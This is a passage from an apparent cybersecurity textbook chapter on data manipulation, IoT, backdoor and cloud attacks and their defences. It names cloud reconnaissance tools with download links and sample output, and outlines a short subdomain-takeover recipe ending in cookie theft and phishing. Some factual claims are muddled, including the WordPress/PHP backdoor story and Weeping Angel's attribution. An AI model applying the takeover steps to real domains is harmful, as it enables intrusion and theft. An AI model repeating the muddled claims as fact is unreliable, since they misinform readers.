Data manipulation attacks could also be used to provide misinformation to the masses. This is a problem that publicly traded companies should be worried about. A good example is when hackers were able to hack into the official Twitter account of The Associated Press and tweet a news story that the Dow had dropped by 150 points. The impact of this was an actual deflation of the Dow by an estimated $136 billion. As seen, this is an attack that can affect any company and hurt its profits.

There are many people who have motives, especially competitors, to bring down other companies in whichever way possible. There is a great concern about the level of unpreparedness of most businesses in protecting the integrity of their data. Most organizations depend on automated backups but do not go the extra step of ensuring that the data stored has not been manipulated. This small act of laziness is easily exploitable by hackers. Predictions are that unless organizations pay attention to the integrity of their data, data manipulation attacks will increase rapidly.

## Countering data manipulation attacks

An organization must set itself up in such a manner that it can counter these data manipulation attacks due to the far-reaching impact that these attacks have on aspects such as financial, legal, and reputational standing. An organization can counter these attacks through such means as:

- Integrity checking: Organizations can prevent the effects of data manipulation by conducting a process called integrity checking. Large organizations can perform data checking procedures through integrity checking or hashing methodologies. Both of these procedures are done during data restoration processes. IT security experts recommend increased use of data backups as the main way of ensuring data integrity, as successful manipulation of data in the main data servers can always be reversed by restoring data from the secure backup data centers.

Integrity checks are crucial during the data restoration phase, as they ensure that any error that may occur on the data during storage or restoration is fixed, hence ensuring the integrity of the data.

- **File integrity monitoring**: Often abbreviated as **FIM**, this system alerts the security team of any data manipulation occurrences. The FIM system greatly improves the capability of the data processing systems. The conventional data processing systems do not alert the security team of any data manipulation activities. In addition, the FIM system also informs the security team of the specific data that was manipulated. This enables the security team to address the data that has been manipulated without having to spend a lot of resources checking all the data in the system for errors.
- Endpoint visibility: This approach is a bit sophisticated and it requires the security team to move across the data environment in search of vulnerable data points. Finding the vulnerable data before it can be accessed and manipulated by attackers is the aim of the process. The security team, on getting alerts of successful entry of hackers into the network, follows the attackers' forensic footsteps to determine all the activities of the attackers in the system, and any activities on the data, to determine the compromised data.
- Logging activity: Logging of all activities conducted in data servers is a basic procedure that helps prevent data manipulation. It does not necessarily prevent data manipulation by the attackers, but it can serve in the identification of hacking and data manipulation activities in the system. With the known limitations of the efficiency of this system, the security team needs to further internal supervision procedures that will help verify the information in the system. In addition, to ensure that logging processes are more effective and useful to the organization, it is crucial to keep monitoring these logs.
- Using data encryption: Using encryption to protect data is considered part of the data integrity process. Encryption processes are meant to ensure increased confidentiality of data in storage. The use of data encryption is not a common exercise among many companies. However, its effectiveness means that more companies need to embrace the methodology to help protect them from dangerous data manipulation consequences. The consequences of data manipulation can be costly and can force companies to engage in activities such as data recreation or re-validation of entire datasets in the data servers, which is a resource-intensive exercise.
- Input validation: To mitigate against commonly known database vulnerabilities (such as SQL injection attacks, which are still one of the top 10 most dangerous attacks), web admins can configure inputs for user data by context to minimize risks.

## IoT device attacks

**Internet of Things** (**IoT**) is an emerging and rapidly growing technology, and as a result hackers are targeting IoT devices, from smart home appliances to baby monitors. The IoT is going to see an increase in connected cars, sensors, medical devices, lights, houses, power grids, and monitoring cameras, among many other things. Since the market-wide spread of IoT devices, a few attacks have already been witnessed. In most of them, the attacks were aimed at commandeering large networks made up of these devices to execute even larger attacks. Networks of CCTV cameras and IoT lights have been used to cause **distributed denial of service** (**DDoS**) attacks against banks and even schools, for instance.

Hackers are exploiting the huge numbers of these devices to concentrate efforts on generating voluminous illegitimate traffic capable of taking down the servers of organizations that offer online services. These will retire botnets that have been made of unsuspicious user computers. This is because IoT devices are easier to access, are already available in large numbers, and are not adequately protected. Experts have warned that most IoT devices are not secure and most of the blame has fallen on the manufacturers. In a rush to capitalize on the profits that this new technology has, many manufacturers of IoT products have not been prioritizing the security of their devices. Users, on the other hand, are lazy, and experts say that most users leave IoT devices with their default security configurations. With the world heading towards the automation of many tasks through IoT devices, cyber-attackers will have many pawns to play around with, meaning IoT-related attacks could increase rapidly.

## How to secure IoT devices

Organizations must engage in activities that will help increase the security of their IoT devices, especially because of the increased use of these devices in this day and age, with increased connections of devices onto the internet, which increases the attack surfaces. Unfortunately, the increased use of these devices is also seeing increased numbers of people implementing little to no security on these devices, making them good targets for hackers.

Some of the security guidelines that can be considered to secure IoT devices and increase security against IoT attacks include:

- Ensure accountability of all the data being gathered: The IoT network is huge and involves the circulation of all kinds of data. An organization should ensure that every single piece of data that is circulating in the system is accounted for. This requirement should apply both to the data that is collected by the servers and all the credential information that is kept and used by the IoT applications. Mapping every single piece of data in circulation ensures that the system is aware of the data changes made within the system and can account for the data generated and stored in the system.
- Configuration with security in mind: Whenever an IoT device is configured before being connected to the network, it should be configured with all the security aspects being considered. These security aspects include such details as using strong passwords, use of strong usernames, password combinations that are not easy to crack, using multifactor authentication, and use of encryption procedures (which can be difficult as many IoT devices send data unencrypted). These security details must be applied before the devices get connected to the IoT network.
- Physical security of each device: Every device should be physically secured. Attackers should not have easy access to these IoT devices to ensure that there is no physical tampering. These devices can be secured in a locked area where only authorized individuals can access them, or placed in a restricted location. For instance, IP cameras can be tampered with by intruders if they can gain access to these devices. Malicious hardware or software can then be implanted on the cameras, which can then be spread to other devices in the network.

- Assumption of compromise at all times: Whenever an organization builds a security strategy, it should always assume that the system or network can be compromised. The security system should be built with lots of caution guiding the development of the strategy. The knowledge that perfect systems do not exist and that systems can always be compromised means that security protocols should always be put in place to ensure that handling the aftermath of security incidents is possible. This ensures that all likely scenarios are considered in the development of the strategy, which will greatly reduce the impact of a security incident, if one occurs.

## Backdoors

In 2016, one of the leading network device manufacturers, Juniper Networks, found that some of its firewalls had firmware that contained backdoors installed by hackers. The backdoors enabled hackers to decrypt traffic flowing through the firewalls. It clearly meant that the hackers wanted to infiltrate organizations that had bought firewalls from the company. Juniper Networks said that such a hack could only have been actualized by a government agency with enough resources to handle traffic flowing in and out of many networks. The **National Security Agency** (**NSA**) was put in the spotlight since the backdoor had similarities to another one that was also attributed to the agency. Although it is unclear who was actually responsible for the backdoor, the incident brings up a big threat.

Hackers seem to be adopting the use of backdoors. This is being actualized by compromising one of the companies in the supply chain that delivers cyber-related products to consumers. In the discussed incident, the backdoor was planted at the manufacturer's premises, and therefore any organization that bought a firewall from them was infiltrated by the hacker. There have been other incidents where backdoors have been delivered embedded in the software. Companies selling legitimate software on their websites have also become targets for hackers (for example, CC Cleaner; check *Further reading* for details). Hackers have been inserting code to create backdoors into legitimate software in a manner that means the backdoor will be harder to find. It is one of the adaptations that hackers are having to take due to the evolution of cybersecurity products. Since these types of backdoors are hard to find, it is expected that they will be extensively used by hackers in the near future.





*Figure 6.7: Targeted attack on a corporate network, illustrated*

The image above illustrates a typical targeted attack on a corporate network. Once the hackers successfully install their backdoors, the backdoor will check to see which port is open and which port can be used to connect to the hackers' **Command and Control** (**C&C**) servers. You can use the Commando VM to practice this yourself.

WordPress is one of the world's leading website template providers and powers more than 75 million websites according to the latest statistics. Many people prefer the use of WordPress templates to create their websites due to the ease of use of their platform, the variety of templates, and additional features available through the platform that can greatly enhance any website. However, WordPress is often affected by data breaches that are often attributed to backdoor attacks. WordPress supports many templates that are created by different people and companies, as well as add-ons that are created by different people. The use of tools and applications in the platform that are independently created is the reason the platform cannot fully eliminate the backdoor attack problem that its network faces from time to time.

Some of the backdoor attacks that have been reported to affect the WordPress network include:

- Hidden files that redirect visitors to another site
- Hidden access to fake administrators
- Spam emails are always created to appear as if they are coming from the real WordPress website

For instance, in March 2021, WordPress announced a backdoor attack on the PHP scripting language they use to create all their domains. In this attack, it was reported that the attackers could gain access to and gain control of any website where the code was used. The company has since created patches to address the reported backdoor attack but many companies still have the backdoors present in their systems, even after the security patch.

## How you can secure against backdoors

There are several methods you can implement to secure your organization from backdoor attacks. Some of these include:

- Acting fast using best security practices: Many of the backdoor attacks will use phishing that will target employees and encourage site administrators to download certain plugins, as well as certain software downloads that will eventually deliver malware code into the system. With the right training of employees, it is possible to identify such phishing tactics.
- Regular network scanning: Ensuring that you regularly scan your network will help you gain a complete picture of potential risks facing your network. It is not recommended for you to rely on reports that are generated by the vendors of the applications and software you use for your systems. Relying on self-reported security updates made by the vendors is risky and will place your organization at risk of backdoor attacks. It is possible to use automated technology that can enable you to do continuous monitoring of your systems, hence alerting you whenever vulnerabilities affecting certain vendors are identified in the system. This can help you stay ahead of potential hackers.

- Have an action plan ready: It is never enough just to monitor your system for possible risks and threats that can be exploited by hackers. You need to establish some remediation strategies that can help you patch up the systems in an effective manner, which will keep out any potential attackers of your system. Vendor contracts should also be negotiated in such a way that they cater to such circumstances when the vendor products are at fault.

## Hacking everyday devices

There has been a growing focus of hackers on non-obvious targets in corporate networks, which, to other people, seem to be harmless and, therefore, are not afforded any type of security. These are peripherals such as printers and scanners, preferably those that have been assigned an IP address for the purposes of sharing. Hackers have been hacking into these devices, and in particular printers, since modern printers come with an inbuilt memory function and only basic security features. The most common security features include password authentication mechanisms. However, these basic security measures are not enough to deter motivated hackers. Hackers have been using printers for corporate espionage by gathering the sensitive data that users send to be printed. Printers have also been used as entry points into otherwise secure networks. Hackers can easily hack into a network using an unsecured printer instead of using the more difficult way of having to compromise a computer or server within a network.

In a WikiLeaks exposé, it was alleged that the NSA has been hacking Samsung smart TVs. An exploit codenamed "Weeping Angel" was leaked and found to exploit the always-on voice command system of Samsung smart TVs to spy on people in a room by recording their conversations and transmitting them to a **Central Intelligence Agency** (**CIA**) server. This has drawn criticism directed at both Samsung and the CIA. Users are now complaining to Samsung about the voice command feature since it inherently puts them at risk of being spied on by anyone. A hacking group called the Shadow Brokers has also been leaking NSA exploits, which other hackers have been using to make dangerous malware. It may only be a matter of time before the group releases the exploit for Samsung TVs, and this could see cyber-attackers start hacking similar devices that use voice commands.

There is also a risk that hackers will target home devices more frequently, provided that they are connected to the internet. This is in an attempt to grow botnet networks using devices other than computers. Non-computing devices are easier to hack into and commandeer. Most users are careless and leave network-connected devices at their default configurations with the passwords supplied by manufacturers. There is a growing trend of hacking into such devices, whereby attackers are able to take over hundreds of thousands of them and use them in their botnets.

## Hacking the cloud

One of the fastest-growing technologies today is the cloud. This is because of its incomparable flexibility, accessibility, and capacity. However, cybersecurity experts have warned that the cloud is not secure, and the increasing number of attacks orchestrated on the cloud has added weight to these claims. There is one great vulnerability in the cloud: everything is shared. People and organizations have to share storage space, CPU cores, and network interfaces.

Therefore, hackers are only required to go past the boundaries that cloud vendors have established to prevent people from accessing each other's data. Since the vendor owns the hardware, they have ways to bypass these boundaries. This is what hackers are always counting on in order to make their way into the backend of the cloud where all the data resides.

There are many other reasons why cybersecurity experts fear that the cloud is not safe. In the last two years, there has been an upward trend of incidents of cloud vendors and companies using the cloud being attacked. Target is one of the organizations that has fallen victim to cloud hacks. Through phishing emails, hackers were able to get credentials used for the organization's cloud servers. Once authenticated, they were able to steal the credit card details of up to 70 million customers. The organization is said to have been warned several times about the possibility of such an attack, but these warnings were overlooked.

In 2014, a year after the Target incident, Home Depot found itself in the same position after hackers were able to steal the details of about 56 million credit cards and compromise over 50 million emails belonging to clients. The hackers used malware on a point of sale system in the organization. They were able to gather enough information to enable them to access the cloud of the organization from where they started stealing data.

Sony Pictures was also hacked, and the attackers were able to obtain employee information, financial details, sensitive emails, and even unreleased films from the organization's cloud servers. In 2015, hackers were able to access details of more than 100,000 accounts from the US **Internal Revenue Service** (**IRS**). The details included social security numbers, dates of birth, and individuals' actual addresses. The said details were stolen from the IRS's cloud servers.

Another important fact to consider regarding the cloud is the identity that resides there, and how this identity has been the target of attacks. Based on Microsoft's *Digital Defense Report*, the cloud saw a 300% increase in cyber attacks from 2017 to 2021, and based on Rapid7's *2021 Cloud Report*, most cloud attacks are based on misconfigurations, which is a gold mine for attackers to look at to hack in the easiest way possible.

There have been many other hacks where huge amounts of data have been stolen from cloud platforms. Even though it would be unfair to demonize the cloud, it is clear that many organizations are not yet ready to adopt it. In the discussed attacks, the cloud was not the direct target: hackers had to compromise a user or a system within an organization.

Unlike organizational servers, it is hard for individuals to know when an intruder is illegally accessing data in a cloud. Despite their low levels of preparedness for the threats that come with the cloud, many organizations are still adopting it. A lot of sensitive data is being put at risk on cloud platforms. Hackers have therefore decided to focus on this type of data, which is easy to access once they're authenticated into the cloud. There is, therefore, a growing number of incidences being reported where organizations are losing data stored on the cloud to hackers.

Cloud technology is not new anymore, but it is still very actively developed. Data threats, API vulnerabilities, shared technologies, cloud provider bugs, user immaturity, and shared security responsibilities present an appealing opportunity to cybercriminals to find vulnerabilities with the aim of finding new attack vectors.





*Figure 6.8: Cloud attack surface*

The illustration above displays the partial cloud attack surface. We have already covered some of those attack vectors, and we will be covering the rest in this and upcoming chapters.

Security research has found bots that scan GitHub to steal Amazon EC2 keys.





*Figure 6.9: Bots scanning GitHub*

## Cloud hacking tools

Now, let's look at some widely used cloud hacking tools (as well as a few training/simulation tools) starting with Nimbusland.

### Nimbusland

Nimbusland is a tool that can help you to identify if an IP address belongs to Microsoft Azure or Amazon AWS. The tool can be handy to identify your target to launch the right attack.

You can download Nimbusland from GitHub. Please be aware it's a hidden tool or marked as "secret," so to download the tool, you need the following URL: `https://gist.github.com/TweekFawkes/ff83fe294f82f6d73c3ad14697e43ad5`.

Please be aware the tool only runs correctly with Python 2. In the following screenshot you will see the tool finding where an IP address belongs:





*Figure 6.10: Nimbusland finding an IP address's source*

## LolrusLove

LolrusLove is a tool that can help you enumerate spider websites for Azure Blobs, Amazon S3 Buckets as well as DigitalOcean Spaces. You can use it as part of Kali Linux.





*Figure 6.11: LolrusLove via Kali, which is crawling Azure web blobs*

Again, it has a secret GitHub link: `https://gist.github.com/TweekFawkes/13440c60804e68b83914802ab43bd7a1`.

Let's continue to look at some other tools that will help us to learn attack strategies.

## Prowler 2.1

Prowler 2.1 is a tool that can help you find passwords, secrets, and keys in your Amazon AWS infrastructure. You can use it as a security best practice assessment, auditing, and hardening tool as well. Based on the developer, it supports more than 100 checks to help you be more secure.

```
11.0 Look for keys secrets or passwords around resources - [secrets] **

7.41 [extra741] Find secrets in EC2 User Data (Not Scored) (Not part of CIS benchmark)
      INFO! Looking for secrets in EC2 User Data in instances across all regions... (max 100 i
stances per region use -m to increase it)
      INFO! eu-north-1: No EC2 instances found
      INFO! ap-south-1: No EC2 instances found
      INFO! eu-west-3: No EC2 instances found
      PASS! eu-west-2: No secrets found in i-0383bd514fc82b2f6 User Data or it is empty
      PASS! eu-west-2: No secrets found in i-056bf6a7ddde4be94 User Data or it is empty
      PASS! eu-west-2: No secrets found in i-0400110d188b96be4 User Data or it is empty
      PASS! eu-west-2: No secrets found in i-0c45687ab71dd8280 User Data or it is empty
      PASS! eu-west-2: No secrets found in i-0bb20f4c25dddcb87 User Data or it is empty
      PASS! eu-west-2: No secrets found in i-0ed72cb972e76a6a9 User Data or it is empty
      PASS! eu-west-2: No secrets found in i-0148e96180d82d88b User Data or it is empty
      PASS! eu-west-2: No secrets found in i-06c663422d15021df User Data or it is empty
```

*Figure 6.12: Prowler looking for secret keys in AWS*

You can download it from GitHub: `https://github.com/toniblyx/prowler`.

## flAWS

flAWS is a simulation/training tool that will help you learn about common mistakes in AWS. It comes with many hints to ensure you get the most out of the exercise.

You can access it from here: `http://flaws.cloud/`.




*Figure 6.13: flAWS challenge welcome page*

There is also v2 of the challenge, called flAWSv2, which focuses on AWS-specific issues, so no buffer overflows, XSS, and so on. You can play by getting a hands-on keyboard, or you can just click through the hints to learn the concepts and go from one level to the next without playing. This version has both an attacker and a defender path that you can follow. flAWS v2: `http://flaws2.cloud/`.

If you are interested in AWS Cloud security, then we highly recommend that you take those challenges. The attacker challenge will be an easier place to start. Below is a screenshot from Level 1, in which you need to bypass the 100-digit long PIN. Yes, you read that right, 100 digits! But thankfully, the developer is using a simple JavaScript, which can be bypassed very easily!





*Figure 6.14: Level 1 attacker and defender challenges from the website*

The screenshot on the left side shows the defender challenge, while the one on the right side shows the attacker challenge.

## CloudTracker

CloudTracker helps you find over-privileged **Identity and Access Management** (**IAM**) users and roles by comparing CloudTrail logs with current IAM policies in AWS. CloudTracker reviews CloudTrail logs to identify the API calls made by an actor and compares this with the IAM privileges that the actor has been granted to identify privileges that can be removed.

As an example of how this may be useful, let's assume you have two users, Erdal and Yuri, that use an "admin" role. Their user privileges grant them read access in the account and the ability to assume this "admin" role. Erdal uses the privileges granted by this role heavily, creating new EC2 instances, new IAM roles, and all sorts of actions, whereas Yuri only uses the privileges granted by this role for one or two specific API calls. Armed with this knowledge, you can identify privileges that can be removed.

The screenshot below shows CloudTracker in use. As you can see, CloudTracker confirms that the user Alice has admin rights and she used those rights based on the logs:

```
python cloudtracker.py --account demo --user alice --destrole admin --show-used
Getting info on alice, user created 2017-09-01T01:01:01Z
Getting info for AssumeRole into admin
  s3:createbucket
  iam:createuser
```

*Figure 6.15: Checking privilege rights for users via CloudTracker*

You can download CloudTracker from GitHub: `https://github.com/duo-labs/cloudtracker`.

## OWASP DevSlop tool

Modern applications often use APIs, microservices, and containerization to deliver faster and better products and services. DevSlop is a tool that has several different modules consisting of pipelines and vulnerable apps. It has a great collection of tools that can be used, and you can get more information about the tool and how it's used here: `https://www.owasp.org/index.php/OWASP_DevSlop_Project`.

## Bucket lists, FDNSv2, and Knock Subdomain Scan

Forward DNS or FDNSv2 is a dataset used as subdomain enumeration.

A bucket is a logical unit of storage in AWS.

Knock Subdomain Scan is a photon-based tool designed to enumerate subdomains on a target domain through a wordlist. It's designed to scan for DNS zone transfers.

Rapid7's Project Sonar contains the responses to DNS requests for all FDNS names. The project downloaded and extracted domain names from a number of sources, which can be used to help enumerate reverse DNS (PTR) records, common name, and Subject Alternative Name files from SSL certificates, as well as zone files from COM, INFO, ORG, and so on.

The Project Sonar dataset can help you to find a lot of Amazon bucket names where you can discover a large number of subdomain takeover vulnerabilities.

Go ahead and download the FDNSv1 and V2 datasets from Rapid 7; we'll explain why these files are important in a moment:

- FDNSv2 Dataset : `https://opendata.rapid7.com/sonar.fdns_v2/`

The files are Gzip compressed files containing the name, type, value, and timestamp of any returned records for a given name in JSON format.

You can also download common bucket names as a text file from GitHub, which will help you to enumerate even more domain names: `https://github.com/buckhacker/buckhacker/blob/master/resources/common-bucket-names.txt`.

The Knock Subdomain Scan tool can be also used to query VirusTotal subdomains. You can download the tool from GitHub: `https://github.com/guelfoweb/knock`.

```
 _ __                 _
| |/ /                | |   4.1
| ' / _ __   ___   ___| | ___ __  _   _
|  < | '_ \ / _ \ / __| |/ / '_ \| | | |
| . \| | | | (_) | (__|   <| |_) | |_| |
|_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                           | |     __/ |
                           |_|    |___/

+ checking for virustotal subdomains: YES
[
    "a.ns.hackerone.com",
    "b.ns.hackerone.com",
    "api.hackerone.com",
    "links.hackerone.com",
    "support.hackerone.com",
    "info.hackerone.com",
    "www.hackerone.com"
]
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scaning for subdomain...

Ip Address      Status  Type    Domain Name                 Server
----------      ------  ----    -----------                 ------
162.159.0.31            host    a.ns.hackerone.com
104.16.99.52    301     host    api.hackerone.com           cloudflare-nginx
104.16.100.52   301     host    api.hackerone.com           cloudflare-nginx
162.159.1.31            host    b.ns.hackerone.com
104.16.12.26    301     host    support.hackerone.com       cloudflare-nginx
104.16.13.26    301     host    support.hackerone.com       cloudflare-nginx
104.16.99.52    301     host    www.hackerone.com           cloudflare-nginx
104.16.100.52   301     host    www.hackerone.com           cloudflare-nginx
```

*Figure 6.16: Knockpy can help you enumerate wildcards, zone transfers, IP resolutions, and so on*

## How you can use this information

We just recommended GBs of data to download, but for what purpose? Let's do a mini demonstration on how you can use this information:

1. Once you've got the bucket list, get the index of the bucket
2. Parse the XML received by indexing the bucket, and then store the data in response
3. Analyze the information gathered
4. See if you can see any FQDN names (for example: `static.website.com`)
5. If you find any domains, you can perform an attack with a subdomain takeover

What else can you do with this information?

- Steal cookies with the `sub.domain.tld` scope
- Sniff for an access file
- Use it for phishing attacks
- See if your organization is on the list and take the necessary steps before hackers do so

## Cloud security recommendations

Defend like an attacker:

- Apply the cyber kill chain to detect advanced attacks
- Map alerts into kill chain stages (buckets)
- Triple-A simplified model: Attacked, Abused, Attacker, or in other words, Method of attack, Medium (pathway) of attack, and Objective of the attack
- Correlate alerts into incidents if they adhere to the kill chain (attack progress)
- Incidents act as an additional prioritization strategy
- Innovate defense by using economies of scale





*Figure 6.17: Cloud attacks in a nutshell*

## Cloud security responsibility

Cloud security is always a shared responsibility. Both the customer and the cloud provider are responsible for maintaining the security of the cloud services. The responsibilities are often categorized into three main types: responsibilities that are always attributed to the customer; those that are always attributed to the service provider; and those that vary based on the kind of cloud service model in use. There are three types of service models when using the cloud. These include the **Software as a service** (**SaaS**) model; the **Platform as a service** (**PaaS**) model; and the **Infrastructure as a service** (**IaaS**) model. The responsibilities of the provider and customer are broadly categorized as follows:

- Provider responsibilities: The responsibilities that are always attributed to the provider of cloud services are those that are related to the infrastructure that runs the cloud services. The provider is responsible for the hardware and software that run the cloud services. Therefore, any failure on this part is fully attributed to the service provider.

